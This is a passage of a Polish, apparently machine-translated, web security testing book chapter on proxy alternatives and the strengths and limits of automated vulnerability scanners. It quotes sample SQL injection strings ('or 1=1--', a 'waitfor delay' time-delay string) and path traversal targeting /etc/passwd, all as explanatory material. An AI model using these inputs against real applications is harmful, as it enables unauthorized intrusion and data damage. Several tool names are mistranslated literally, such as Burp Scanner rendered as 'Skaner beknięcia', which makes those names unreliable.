zazwyczaj trzeba będzie wrócić do przeglądarki, aby dokładniej zbadać problem, potwierdzić, czy widoczna luka jest autentyczna lub przetestować działający exploit. Na przykład, po wykryciu luki w skryptach krzyżowych za pomocą skanera luk w zabezpieczeniach lub przekaźnika żądań, możesz wkleić wynikowy adres URL z powrotem do przeglądarki, aby potwierdzić, że exploit został wykonany. Podczas testowania ewentualnych błędów kontroli dostępu możesz przeglądać wyniki poszczególnych żądań w bieżącej sesji przeglądarki, aby potwierdzić wyniki w określonym kontekście użytkownika. Jeśli odkryjesz lukę polegającą na iniekcji SQL, która może zostać wykorzystana do wyodrębnienia dużych ilości informacji, możesz powrócić do swoją przeglądarkę jako najbardziej użyteczną lokalizację do wyświetlania wyników. Nie należy uważać opisanego tutaj przepływu pracy za sztywny lub restrykcyjny. W wielu sytuacjach możesz sprawdzić błędy, wprowadzając nieoczekiwane dane bezpośrednio w przeglądarce lub w oknie przechwytywania serwera proxy. Niektóre błędy mogą być natychmiast widoczne w żądaniach i odpowiedziach bez potrzeby angażowania jakichkolwiek narzędzi ukierunkowanych na ataki. Możesz przynieść inne narzędzia do określonych celów. Możesz także łączyć komponenty zestawu testowego w innowacyjny sposób, który nie został tutaj opisany, a być może nawet nie był przewidziany przez autora narzędzia. Zintegrowane zestawy testowe to niezwykle potężne kreacje, z wieloma powiązanymi funkcjami. Im bardziej kreatywny jesteś podczas ich używania, tym większe prawdopodobieństwo, że odkryjesz najbardziej niejasne luki w zabezpieczeniach!

Alternatywy dla przechwytującego serwera proxy

Jeden element, który zawsze powinieneś mieć dostępny w swoim zestawie narzędzi, jest alternatywą dla zwykłych narzędzi opartych na proxy w rzadkich sytuacjach, w których nie można ich użyć. Takie sytuacje zwykle mają miejsce, gdy trzeba użyć niestandardowej metody uwierzytelniania, aby uzyskać dostęp do aplikacji, bezpośrednio lub za pośrednictwem korporacyjnego serwera proxy, lub gdy

aplikacja korzysta z nietypowego certyfikatu SSL klienta lub rozszerzenia przeglądarki. W takich przypadkach, ponieważ przechwytujący serwer proxy przerywa połączenie HTTP między klientem a serwerem, może się okazać, że narzędzie uniemożliwia korzystanie z niektórych lub wszystkich funkcji aplikacji. Standardowym podejściem alternatywnym w takich sytuacjach jest użycie narzędzia w przeglądarce do monitorowania i manipulowania żądaniami HTTP generowanymi przez przeglądarkę. Pozostaje faktem, że wszystko, co dzieje się na kliencie i wszystkie dane przesyłane na serwer, jest w zasadzie pod Twoją pełną kontrolą. Jeśli chcesz, możesz napisać własną, w pełni dostosowaną przeglądarkę, aby wykonać dowolne wymagane zadanie. Te rozszerzenia przeglądarki zapewniają szybki i łatwy sposób instrumentacji funkcjonalności standardowej przeglądarki bez zakłócania komunikacji w warstwie sieciowej między przeglądarką a serwerem. Takie podejście umożliwia zatem wysyłanie dowolnych żądań do aplikacji, pozwalając jednocześnie przeglądarce na używanie jej normalnych środków komunikacji z problematyczną aplikacją. Zarówno dla Internet Explorera, jak i Firefoksa dostępnych jest wiele rozszerzeń, które implementują zasadniczo podobną funkcjonalność. Zilustrujemy po jednym przykładzie każdego z nich. Zalecamy eksperymentowanie z różnymi opcjami, aby znaleźć tę, która najbardziej Ci odpowiada. Należy zauważyć, że funkcjonalność istniejących rozszerzeń przeglądarki jest bardzo ograniczona w porównaniu z głównymi pakietami narzędzi. Nie wykonują żadnych operacji typu spidering, fuzzing ani skanowania pod kątem luk w zabezpieczeniach, a użytkownik jest ograniczony do pracy całkowicie ręcznej. Niemniej jednak w sytuacjach, w których będziesz zmuszony do ich użycia, umożliwią one przeprowadzenie kompleksowego ataku na cel, który nie byłby możliwy przy użyciu jedynie standardowej przeglądarki.


Manipulacji danymi

Tamper Data, pokazany na rysunku, jest rozszerzeniem przeglądarki Firefox.

Za każdym razem, gdy przesyłasz formularz, Tamper Data wyświetla wyskakujące okienko pokazujące wszystkie szczegóły żądania, w tym nagłówki HTTP i parametry, które możesz przeglądać i modyfikować.

TamperIE

TamperIE, pokazany na rysunku ,



implementuje zasadniczo tę samą funkcjonalność w przeglądarce Internet Explorer, co Tamper Data w Firefoksie.

Samodzielne skanery luk w zabezpieczeniach

Istnieje wiele różnych narzędzi do wykonywania całkowicie zautomatyzowanego skanowania aplikacji internetowych w poszukiwaniu luk w zabezpieczeniach. Zaletą tych skanerów jest możliwość testowania dużej liczby funkcji w stosunkowo krótkim czasie. W typowej aplikacji często mogą zidentyfikować różne ważne luki w zabezpieczeniach. Niezależne skanery luk w zabezpieczeniach aplikacji internetowych automatyzują kilka technik opisanych w tej książce, w tym przeszukiwanie aplikacji, wykrywanie domyślnej i typowej zawartości oraz sondowanie w poszukiwaniu typowych luk w zabezpieczeniach. Po zmapowaniu zawartości aplikacji skaner sprawdza jej funkcjonalność, przesyłając szereg ciągów testowych w ramach każdego parametru każdego żądania i analizując odpowiedzi aplikacji pod kątem sygnatur typowych luk w zabezpieczeniach. Skaner tworzy raport opisujący każdą wykrytą lukę. Ten raport zwykle zawiera konkretne żądanie i odpowiedź, których aplikacja użyła do zdiagnozowania każdej zgłoszonej luki, umożliwiając doświadczonemu użytkownikowi ręczne zbadanie i potwierdzenie istnienia błędu. Kluczowym wymogiem przy podejmowaniu decyzji, czy i kiedy użyć skanera luk w zabezpieczeniach, jest zrozumienie nieodłącznych mocnych i słabych stron tego typu narzędzi oraz wyzwań, którym należy sprostać w trakcie ich opracowywania. Rozważania te wpływają również na to, jak efektywnie korzystać z automatycznego skanera oraz jak interpretować jego wyniki i polegać na nich.

Luki wykryte przez skanery

Kilka kategorii typowych luk w zabezpieczeniach może zostać wykrytych przez skanery o pewnym stopniu niezawodności. Są to luki o dość standardowej sygnaturze. W niektórych przypadkach podpis istnieje w zwykłych żądaniach i odpowiedziach aplikacji. W innych przypadkach skaner wysyła spreparowane żądanie mające na celu wyzwolenie podpisu, jeśli występuje luka. Jeśli podpis pojawi się w odpowiedzi aplikacji na żądanie, skaner wnioskuje, że luka istnieje. Oto kilka przykładów luk, które można wykryć w ten sposób:

* Odzwierciedlające luki w zabezpieczeniach związane z atakami typu cross-site scripting pojawiają się, gdy dane wejściowe wprowadzone przez użytkownika są powtarzane w odpowiedziach aplikacji bez

odpowiedniego oczyszczenia. Zautomatyzowane skanery zwykle wysyłają ciągi testowe zawierające znaczniki HTML i przeszukują odpowiedzi na te ciągi, umożliwiając im wykrycie wielu z tych błędów.

* Niektóre luki w zabezpieczeniach związane z iniekcją SQL można wykryć za pomocą sygnatury. Na przykład przesłanie pojedynczego cudzysłowu może spowodować wyświetlenie komunikatu o błędzie ODBC lub przesłanie ciągu „; czekać na opóźnienie „0:0:30” — może spowodować opóźnienie czasowe.

* Niektóre luki związane z przemierzaniem ścieżki można wykryć, przesyłając sekwencję przechodzenia ukierunkowaną na znany plik, taki jak win.ini lub /etc/passwd, i przeszukując odpowiedź pod kątem wyglądu tego pliku.

* Niektóre luki w zabezpieczeniach polegające na wstrzykiwaniu poleceń można wykryć, wstrzykując polecenie powodujące opóźnienie czasowe lub wysyłające echo określonego ciągu znaków do odpowiedzi aplikacji.

* Proste listy katalogów można zidentyfikować, prosząc o ścieżkę do katalogu i szukając odpowiedzi zawierającej tekst, który wygląda jak lista katalogów.

* Luki w zabezpieczeniach, takie jak przesyłanie hasła w postaci zwykłego tekstu, pliki cookie o swobodnym zakresie i formularze z włączonym autouzupełnianiem, można niezawodnie wykryć, przeglądając zwykłe żądania i odpowiedzi wysyłane przez aplikację.

* Elementy niepowiązane z główną opublikowaną zawartością, takie jak pliki kopii zapasowych i pliki źródłowe, często można wykryć, żądając każdego wyliczonego zasobu z innym rozszerzeniem pliku.

W wielu z tych przypadków niektórych przypadków tej samej kategorii luk w zabezpieczeniach nie można wiarygodnie wykryć przy użyciu standardowego ciągu ataku i sygnatury. Na przykład w przypadku wielu luk w zabezpieczeniach opartych na danych wejściowych aplikacja implementuje podstawowe sprawdzanie poprawności danych wejściowych, które można obejść za pomocą spreparowanych danych wejściowych. Zwykłe ciągi ataku mogą zostać zablokowane lub oczyszczone; jednak wykwalifikowany atakujący może zbadać sprawdzanie poprawności danych wejściowych na miejscu i znaleźć obejście do niego. W innych przypadkach luka w zabezpieczeniach może zostać wywołana przez standardowe ciągi znaków, ale może nie dać oczekiwanej sygnatury. Na przykład wiele ataków typu SQL injection nie skutkuje zwróceniem żadnych danych ani komunikatów o błędach do użytkownika, a luka w zabezpieczeniach związana z przechodzeniem ścieżki może nie skutkować bezpośrednim zwróceniem zawartości docelowego pliku w odpowiedzi aplikacji. W niektórych z tych przypadków wyrafinowany skaner może nadal być w stanie zidentyfikować lukę w zabezpieczeniach lub przynajmniej zauważyć pewne anomalie w celu ręcznego zbadania, ale nie we wszystkich przypadkach jest to wykonalne. Ponadto kilka ważnych kategorii luk w zabezpieczeniach nie ma standardowej sygnatury i nie można ich zbadać przy użyciu standardowego zestawu ciągów znaków ataku. Na ogół zautomatyzowane skanery są nieskuteczne w wykrywaniu tego rodzaju defektów. Oto kilka przykładów luk w zabezpieczeniach, których skanery nie są w stanie wiarygodnie wykryć:

* Zepsuta kontrola dostępu, która umożliwia użytkownikowi dostęp do danych innych użytkowników lub użytkownikowi o niskich uprawnieniach dostęp do funkcji administracyjnych. Skaner nie rozumie wymagań kontroli dostępu związanych z aplikacją ani nie może ocenić znaczenia różnych funkcji i danych, które odkrywa przy użyciu konkretnego konta użytkownika.

* Ataki polegające na modyfikowaniu wartości parametru w sposób, który ma znaczenie w aplikacji — na przykład ukryte pole reprezentujące cenę zakupionej pozycji lub status zamówienia. Skaner nie rozumie znaczenia, jakie ma jakikolwiek parametr w ramach funkcjonalności aplikacji.

* Inne błędy logiczne, takie jak przekroczenie limitu transakcji przy użyciu wartości ujemnej lub pominięcie etapu procesu odzyskiwania konta poprzez pominięcie parametru żądania klucza.

* Luki w zabezpieczeniach w projektowaniu funkcjonalności aplikacji, takie jak słabe reguły jakości haseł, możliwość wyliczenia nazw użytkowników z komunikatów o błędach logowania oraz łatwe do odgadnięcia wskazówki dotyczące zapomnianego hasła.

* Ataki polegające na przejmowaniu sesji, w których w tokenach sesji aplikacji można wykryć sekwencję, umożliwiając atakującemu podszywanie się pod innych użytkowników. Nawet jeśli skaner może rozpoznać, że dany parametr ma przewidywalną wartość podczas kolejnych logowań, nie zrozumie znaczenia różnych treści wynikających z modyfikacji tego parametru.

* Wyciek poufnych informacji, takich jak listy nazw użytkowników i dzienniki zawierające tokeny sesji.

Niektóre skanery luk w zabezpieczeniach próbują wykryć niektóre z tych luk. Na przykład niektóre skanery próbują zlokalizować błędy kontroli dostępu, logując się do aplikacji w dwóch różnych kontekstach użytkownika i próbując zidentyfikować dane i funkcje, do których jeden użytkownik może uzyskać dostęp bez odpowiedniej autoryzacji. Z doświadczenia autorów wynika, że takie kontrole zazwyczaj generują ogromną liczbę wyników fałszywie dodatnich i fałszywie ujemnych. Każda z poprzednich dwóch list luk zawiera defekty, które można sklasyfikować jako nisko wiszące owoce — takie, które mogą być łatwo wykryte i wykorzystane przez atakującego o skromnych umiejętnościach. W związku z tym, chociaż zautomatyzowany skaner często wykrywa przyzwoitą część nisko wiszących owoców w aplikacji, zazwyczaj pomija również znaczną liczbę tych problemów - w tym niektóre nisko wiszące owoce, które wykryłby każdy ręczny atak! Uzyskanie czystego stanu zdrowia z automatycznego skanera nigdy nie daje żadnej pewności, że aplikacja nie zawiera poważnych luk w zabezpieczeniach

które można łatwo znaleźć i wykorzystać. Można również śmiało powiedzieć, że w obecnie istniejących aplikacjach o znaczeniu krytycznym dla bezpieczeństwa, które zostały poddane bardziej rygorystycznym wymogom bezpieczeństwa i testom, luki, które pozostają, zwykle pojawiają się na drugiej liście, a nie na pierwszej.

Nieodłączne ograniczenia skanerów

Najlepsze na rynku skanery luk w zabezpieczeniach zostały zaprojektowane i wdrożone przez ekspertów, którzy poważnie zastanowili się nad możliwymi sposobami wykrywania wszelkiego rodzaju luk w zabezpieczeniach aplikacji internetowych. To nie przypadek, że powstałe w ten sposób skanery nadal nie są w stanie wiarygodnie wykryć wielu kategorii luk w zabezpieczeniach. W pełni zautomatyzowane podejście do testowania aplikacji internetowych wiąże się z różnymi nieodłącznymi barierami. Bariery te mogą skutecznie pokonać jedynie systemy z pełnowymiarowymi silnikami sztucznej inteligencji, wykraczającymi daleko poza możliwości dzisiejszych skanerów.

Każda aplikacja internetowa jest inna

Aplikacje internetowe znacznie różnią się od dziedziny sieci i infrastruktury, w której typowa instalacja wykorzystuje gotowe produkty w mniej lub bardziej standardowych konfiguracjach. W przypadku infrastruktury sieciowej zasadniczo możliwe jest wcześniejsze zbudowanie bazy danych wszystkich możliwych celów i stworzenie narzędzia do sondowania każdej powiązanej usterki. Nie jest to możliwe w przypadku dostosowanych aplikacji internetowych, więc każdy skuteczny skaner musi spodziewać się nieoczekiwanego.

Skanery działają na składni

Komputery mogą z łatwością analizować składnię odpowiedzi aplikacji i rozpoznawać typowe komunikaty o błędach, kody stanu HTTP oraz dane dostarczane przez użytkowników kopiowane na strony internetowe. Dzisiejsze skanery nie są jednak w stanie zrozumieć semantycznego znaczenia tych treści, ani też na podstawie tego znaczenia dokonać ocen normatywnych. Na przykład w funkcji, która aktualizuje koszyk, skaner po prostu widzi przesyłane liczne parametry. Nie wie, że jeden z tych parametrów oznacza ilość, a inny cenę. Co więcej, nie wie, że możliwość modyfikowania ilości zamówienia jest bez znaczenia, podczas gdy możliwość modyfikowania jego ceny stanowi lukę w zabezpieczeniach.

Skanery nie improwizują

Wiele aplikacji internetowych wykorzystuje niestandardowe mechanizmy do obsługi sesji i nawigacji oraz do przesyłania i obsługi danych, takich jak struktura ciągu zapytania, pliki cookie lub inne parametry. Człowiek może szybko zauważyć i zdekonstruować niezwykły mechanizm, ale komputer będzie nadal postępował zgodnie ze standardowymi regułami, które zostały mu dane. Ponadto wiele ataków na aplikacje internetowe wymaga pewnej improwizacji, takiej jak obejście częściowo skutecznych filtrów wejściowych lub wykorzystanie kilku różnych aspektów zachowania aplikacji, które razem narażają ją na ataki. Skanery zazwyczaj pomijają tego rodzaju ataki.

Skanery nie są intuicyjne

Komputery nie mają intuicji, jak najlepiej postępować. Podejście dzisiejszych skanerów polega w dużej mierze na próbie każdego ataku na każdą funkcję. Nakłada to praktyczne ograniczenie na różnorodność kontroli, które można przeprowadzić, oraz na sposoby ich łączenia. Takie podejście w wielu przypadkach pomija luki w zabezpieczeniach:

* Niektóre ataki polegają na przesłaniu spreparowanych danych wejściowych na jednym lub kilku etapach procesu wieloetapowego i przejściu przez resztę procesu w celu obserwacji wyników.

* Niektóre ataki polegają na zmianie kolejności kroków, w których aplikacja oczekuje wykonania procesu.

* Niektóre ataki obejmują zmianę wartości wielu parametrów w sztuczny sposób. Na przykład atak XSS może wymagać umieszczenia określonej wartości w jednym parametrze, aby spowodować komunikat o błędzie, oraz umieszczenia ładunku XSS w innym parametrze, który jest kopiowany do komunikatu o błędzie.

Ze względu na praktyczne ograniczenia nałożone na brutalne podejście skanerów do wykrywania luk w zabezpieczeniach, nie mogą one przepracować każdej permutacji łańcucha ataku w różnych parametrach ani każdej permutacji kroków funkcjonalnych. Oczywiście, żadna istota ludzka również nie jest w stanie tego zrobić praktycznie. Jednak człowiek często ma wyczucie, gdzie znajdują się błędy, gdzie programista przyjął założenia i gdzie coś „nie wygląda dobrze”. Dlatego tester-człowiek wybierze niewielką część wszystkich możliwych ataków do faktycznego zbadania i tym samym często odniesie sukces.

Wyzwania techniczne stojące przed skanerami

Opisane wcześniej bariery dla automatyzacji prowadzą do szeregu konkretnych wyzwań technicznych, które należy rozwiązać przy tworzeniu skutecznego skanera podatności. Wyzwania te wpływają nie tylko na zdolność skanera do wykrywania określonych rodzajów luk, jak już opisano, ale także na jego zdolność do wykonywania podstawowych zadań mapowania zawartości aplikacji i sondowania w poszukiwaniu defektów. Niektóre z tych wyzwań nie są nie do pokonania, a dzisiejsze skanery znalazły

sposoby na częściowe ich rozwiązanie. Skanowanie nie jest jednak nauką doskonałą, a skuteczność nowoczesnych technik skanowania znacznie się różni w zależności od zastosowania.

Uwierzytelnianie i obsługa sesji

Skaner musi być w stanie współpracować z mechanizmami uwierzytelniania i obsługi sesji używanymi przez różne aplikacje. Często dostęp do większości funkcji aplikacji można uzyskać tylko przy użyciu uwierzytelnionej sesji, a skaner, który nie działa przy użyciu takiej sesji, nie będzie miał wielu wykrywalnych wad.

W obecnych skanerach część tego problemu związana z uwierzytelnianiem jest rozwiązywana poprzez umożliwienie użytkownikowi skanera dostarczenia skryptu logowania lub przejścia przez proces uwierzytelniania za pomocą wbudowanej przeglądarki, umożliwiając skanerowi obserwowanie określonych kroków związanych z uzyskaniem sesja uwierzytelniona. Część wyzwania związana z obsługą sesji jest trudniejsza do rozwiązania i obejmuje dwa następujące problemy:

* Skaner musi mieć możliwość interakcji z dowolnym mechanizmem obsługi sesji używanym przez aplikację. Może to obejmować przesyłanie tokena sesji w pliku cookie, w ukrytym polu formularza lub w ciągu zapytania URL. Tokeny mogą być statyczne przez całą sesję lub mogą zmieniać się na podstawie żądania lub aplikacja może wykorzystywać inny niestandardowy mechanizm.

* Skaner musi być w stanie wykryć, kiedy jego sesja przestała być ważna, aby mógł powrócić do etapu uwierzytelniania w celu pozyskania nowej. Może to nastąpić z różnych powodów. Być może skaner zażądał funkcji wylogowania lub aplikacja zakończyła sesję, ponieważ skaner wykonał nieprawidłową nawigację lub wprowadził nieprawidłowe dane. Skaner musi to wykryć zarówno podczas początkowych ćwiczeń mapowania, jak i podczas późniejszego sondowania pod kątem luk w zabezpieczeniach. Różne aplikacje zachowują się w bardzo różny sposób, gdy sesja staje się nieważna. W przypadku skanera, który analizuje tylko składnię odpowiedzi aplikacji, może to być ogólnie trudne wyzwanie, zwłaszcza jeśli używany jest niestandardowy mechanizm obsługi sesji.

Można śmiało powiedzieć, że niektóre z dzisiejszych skanerów wykonują rozsądną pracę, współpracując z większością używanych mechanizmów uwierzytelniania i obsługi sesji. Istnieje jednak wiele przypadków, w których skanery mają problemy. W rezultacie mogą one nie poprawnie indeksować lub skanować kluczowych części obszaru ataku aplikacji. Ze względu na w pełni zautomatyzowany sposób, w jaki działają autonomiczne skanery, ta awaria zwykle nie jest widoczna dla użytkownika.

Niebezpieczne efekty

W wielu aplikacjach uruchamianie nieograniczonego automatycznego skanowania bez wskazówek użytkownika może być dość niebezpieczne dla aplikacji i zawartych w niej danych. Na przykład skaner może wykryć stronę administracyjną zawierającą funkcje resetowania haseł użytkowników, usuwania kont i tak dalej. Jeśli skaner na ślepo żąda każdej funkcji, może to spowodować odmowę dostępu dla wszystkich użytkowników aplikacji. Podobnie skaner może wykryć lukę, którą można wykorzystać do poważnego uszkodzenia danych przechowywanych w aplikacji. Na przykład w przypadku niektórych luk związanych z iniekcją SQL podanie standardowych ciągów ataku SQL, takich jak lub 1=1--, powoduje wykonanie nieprzewidzianych operacji na danych aplikacji. Człowiek, który rozumie cel określonej funkcji, może z tego powodu postępować ostrożnie, ale zautomatyzowanemu skanerowi brakuje tego zrozumienia.

Funkcjonalność indywidualizująca

Istnieje wiele sytuacji, w których czysto składniowa analiza aplikacji nie pozwala poprawnie zidentyfikować jej podstawowego zestawu poszczególnych funkcji:

* Niektóre aplikacje zawierają ogromną ilość treści, które obejmują ten sam podstawowy zestaw funkcji. Na przykład aplikacje takie jak eBay, MySpace i Amazon zawierają miliony różnych stron aplikacji z różnymi adresami URL i treścią, jednak odpowiadają one stosunkowo niewielkiej liczbie rzeczywistych funkcji aplikacji.

* Niektóre aplikacje mogą nie mieć skończonych granic, gdy są analizowane z perspektywy czysto składniowej. Na przykład aplikacja kalendarza może umożliwiać użytkownikom nawigację do dowolnej daty. Podobnie niektóre aplikacje o ograniczonej ilości treści wykorzystują zmienne adresy URL lub żądają parametrów w celu uzyskania dostępu do tej samej treści przy różnych okazjach, co powoduje, że skanery kontynuują mapowanie w nieskończoność.

* Działania własne skanera mogą spowodować pojawienie się pozornie nowej zawartości. Na przykład wysłanie formularza może spowodować pojawienie się nowego łącza w interfejsie aplikacji, a uzyskanie dostępu do łącza może wywołać kolejny formularz, który zachowuje się tak samo.

W każdej z tych sytuacji osoba atakująca może szybko „przejrzeć" składnię aplikacji i zidentyfikować podstawowy zestaw rzeczywistych funkcji, które należy przetestować. W przypadku zautomatyzowanego cannera bez zrozumienia semantycznego jest to znacznie trudniejsze.

Oprócz oczywistych problemów związanych z mapowaniem i sondowaniem aplikacji w opisanych sytuacjach, pojawia się związany z tym problem zgłaszania wykrytych podatności. Skaner oparty na analizie czysto składniowej ma skłonność do generowania zduplikowanych wyników dla każdej pojedynczej luki w zabezpieczeniach. Na przykład raport ze skanowania może zidentyfikować 200 błędów XSS, z których 195 pojawia się w tej samej funkcji aplikacji, którą skaner wielokrotnie sprawdzał, ponieważ pojawia się ona w różnych kontekstach i ma różną składnię.

Inne wyzwania związane z automatyzacją

Jak omówiono w części 14, niektóre aplikacje wdrażają środki obronne zaprojektowane specjalnie w celu uniemożliwienia dostępu do nich zautomatyzowanym programom klienckim. Środki te obejmują reaktywne zakończenie sesji w przypadku nieprawidłowej aktywności oraz użycie CAPTCHA i innych kontroli zaprojektowanych w celu zapewnienia, że człowiek jest odpowiedzialny za określone żądania. Ogólnie rzecz biorąc, funkcja pająka skanera napotyka te same wyzwania, co ogólnie pająki aplikacji internetowych, takie jak dostosowane odpowiedzi „nie znaleziono" i możliwość interpretacji kodu po stronie klienta. Wiele aplikacji implementuje szczegółową weryfikację określonych elementów wejściowych, takich jak pola w formularzu rejestracyjnym użytkownika. Jeśli pająk zapełni formularz nieprawidłowymi danymi wejściowymi i nie będzie w stanie zrozumieć komunikatów o błędach generowanych przez aplikację, może nigdy nie wyjść poza ten formularz do niektórych ważnych funkcji, które się za nim kryją. Szybka ewolucja technologii internetowych, w szczególności wykorzystanie komponentów rozszerzeń przeglądarki i innych struktur po stronie klienta, oznacza, że większość skanerów nie nadąża za najnowszymi trendami. Może to spowodować, że nie uda się zidentyfikować wszystkich odpowiednich żądań złożonych w aplikacji lub dokładnego formatu i treści żądań wymaganych przez aplikację. Co więcej, wysoce stanowy charakter dzisiejszych aplikacji internetowych, w których złożone dane są przechowywane zarówno po stronie klienta, jak i serwera i aktualizowane za pośrednictwem asynchronicznej komunikacji między nimi, stwarza problemy dla większości zautomatyzowane skanery, które mają tendencję do pracy nad każdym żądaniem w izolacji. Aby uzyskać pełne pokrycie tych aplikacji, często konieczne jest zrozumienie związanych z nimi wieloetapowych procesów żądań i upewnienie się, że aplikacja jest w pożądanym stanie do obsługi

konkretnego żądania ataku. Część 14 opisuje techniki osiągania tego w ramach niestandardowych ataków automatycznych. Na ogół wymagają one inteligentnego zaangażowania człowieka, aby zrozumieć wymagania, odpowiednio skonfigurować narzędzia testowe i monitorować ich wydajność.

Aktualne produkty

Rynek automatycznych skanerów internetowych rozwijał się w ostatnich latach dzięki wielu innowacjom i szerokiej gamie różnych produktów. Oto niektóre z bardziej znanych skanerów:

* Acunetix

* Skanowanie aplikacji

* Skaner beknięcia

* Burza gradowa

* NetSparker

* N-Stalker

* NTOSpider

* Skipfish

* Kontrola sieci

Chociaż większość dojrzałych skanerów ma wspólny rdzeń funkcjonalności, różnią się one podejściem do wykrywania różnych obszarów luk w zabezpieczeniach oraz funkcjonalnością prezentowaną użytkownikowi. Publiczne dyskusje na temat zalet różnych skanerów często przeradzają się w obrzucanie błotem między dostawcami. Przeprowadzono różne ankiety w celu oceny wydajności różnych skanerów w wykrywaniu różnych typów luk w zabezpieczeniach. Takie ankiety zawsze obejmują uruchomienie skanerów na małej próbce podatnego na ataki kodu. Może to ograniczyć ekstrapolację wyników do szerokiego zakresu rzeczywistych sytuacji, w których można używać skanerów. Najskuteczniejsze ankiety porównują każdy skaner z szeroką gamą przykładowego kodu pochodzącego z rzeczywistych aplikacji, nie dając sprzedawcom możliwości dostosowania ich produktu do przykładowego kodu przed analizą. Jedno z takich badań akademickich przeprowadzonych przez University of California, Santa Barbara, twierdzi, że jest „największą oceną skanerów aplikacji internetowych pod względem liczby testowanych narzędzi… i klasy analizowanych luk". Możesz pobrać raport z badania pod następującym adresem URL:

www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf Główne wnioski z tego badania były następujące:

* Najnowocześniejsze skanery nie mogą wykryć całych klas luk, w tym słabych haseł, zepsutych kontroli dostępu i błędów logicznych.

* Indeksowanie nowoczesnych aplikacji internetowych może być poważnym wyzwaniem dla dzisiejszych skanerów podatności na ataki sieciowe ze względu na niepełną obsługę typowych technologii po stronie klienta i złożoną, stanową naturę dzisiejszych aplikacji.

* Nie ma silnej korelacji między ceną a możliwościami. Niektóre bezpłatne lub bardzo ekonomiczne skanery działają równie dobrze, jak skanery, które kosztują tysiące dolarów.

W badaniu przypisano każdemu skanerowi punktację w oparciu o jego zdolność do identyfikowania różnych typów luk w zabezpieczeniach. Tabela przedstawia ogólne wyniki i cenę każdego skanera.

SKANER : OCENA : CENA

Acunetix: 14: od 4995 do 6350 dolarów

WebInspect: 13: 6000 do 30 000 USD

Burp Scanner : 13: 191 USD

N-Stalker: 13: 899 $ do 6299 $

AppScan 10: 17 550 do 32 500 USD

w3af : 9 : Bezpłatnie

Paros : 6 : Wolny

HailStorm : 6 : 10 000 $

NTOSpider : 4 : 10 000 $

MileSCAN : 4 : 495 USD do 1495 USD

Skan Grendela: 3 : Wolny

Należy zauważyć, że możliwości skanowania znacznie ewoluowały w ostatnich latach i prawdopodobnie nadal będą się zmieniać. Zarówno wydajność, jak i cena poszczególnych skanerów mogą zmieniać się w czasie. Badanie UCSB, w którym podano informacje przedstawione w tabeli 20-1, zostało opublikowane w czerwcu 2010 r. Ze względu na względny niedobór wiarygodnych informacji publicznych na temat działania skanerów podatności na zagrożenia w sieci zaleca się przeprowadzenie własnych badań przed dokonaniem zakupu. Większość dostawców oprogramowania do skanowania zapewnia szczegółową dokumentację produktu i bezpłatne wersje próbne swojego oprogramowania, które można wykorzystać do podjęcia decyzji o wyborze produktu.

Korzystanie ze skanera luk w zabezpieczeniach

W rzeczywistych sytuacjach skuteczność korzystania ze skanera luk w zabezpieczeniach zależy w dużej mierze od docelowej aplikacji. Nieodłączne mocne i słabe strony, które opisaliśmy, wpływają na różne aplikacje na różne sposoby, w zależności od typów funkcji i luk w zabezpieczeniach, które zawierają. Spośród różnych rodzajów luk powszechnie występujących w aplikacjach internetowych automatyczne skanery są z natury zdolne do wykrycia około połowy z nich, jeśli istnieje standardowa sygnatura. W ramach podzbioru typów luk w zabezpieczeniach, które mogą wykryć skanery, wykonują dobrą robotę, identyfikując poszczególne przypadki, chociaż pomijają te bardziej subtelne i nietypowe przypadki. Ogólnie rzecz biorąc, można się spodziewać, że uruchomienie automatycznego skanowania zidentyfikuje niektóre, ale nie wszystkie nisko wiszące owoce w typowej aplikacji. Jeśli jesteś nowicjuszem lub atakujesz dużą aplikację i masz ograniczony czas, uruchomienie automatycznego skanowania może przynieść wyraźne korzyści. Szybko zidentyfikuje kilka wskazówek do dalszego ręcznego badania, co pozwoli Ci uzyskać wstępne informacje na temat stanu bezpieczeństwa aplikacji i rodzajów istniejących luk. Dostarczy również przydatnego przeglądu aplikacji docelowej i zwróci uwagę na wszelkie nietypowe obszary, które wymagają dalszej szczegółowej uwagi. Jeśli jesteś ekspertem w atakowaniu aplikacji internetowych i poważnie myślisz o znalezieniu jak największej liczby luk w zabezpieczeniach swojego celu, zdajesz sobie sprawę z nieodłącznych ograniczeń skanerów podatności na zagrożenia. Dlatego nie będziesz im w pełni ufać, że całkowicie pokryją każdą pojedynczą kategorię luk w zabezpieczeniach. Chociaż wyniki skanowania będą interesujące i zachęcą do ręcznego

zbadania określonych problemów, zazwyczaj będziesz chciał przeprowadzić pełny test ręczny każdego obszaru aplikacji pod kątem każdego rodzaju luki, aby upewnić się, że zadanie zostało wykonane prawidłowo. W każdej sytuacji, w której korzystasz ze skanera luk w zabezpieczeniach, powinieneś pamiętać o kilku kluczowych kwestiach, aby zapewnić jego najbardziej efektywne wykorzystanie:

* Bądź świadomy rodzajów luk w zabezpieczeniach, które mogą wykryć skanery, i tych, których nie potrafią.

* Zapoznaj się z funkcjami swojego skanera i dowiedz się, jak wykorzystać jego konfigurację, aby była jak najskuteczniejsza w danej aplikacji.

* Zapoznaj się z aplikacją docelową przed uruchomieniem skanera, abyś mógł z niej korzystać jak najefektywniej.

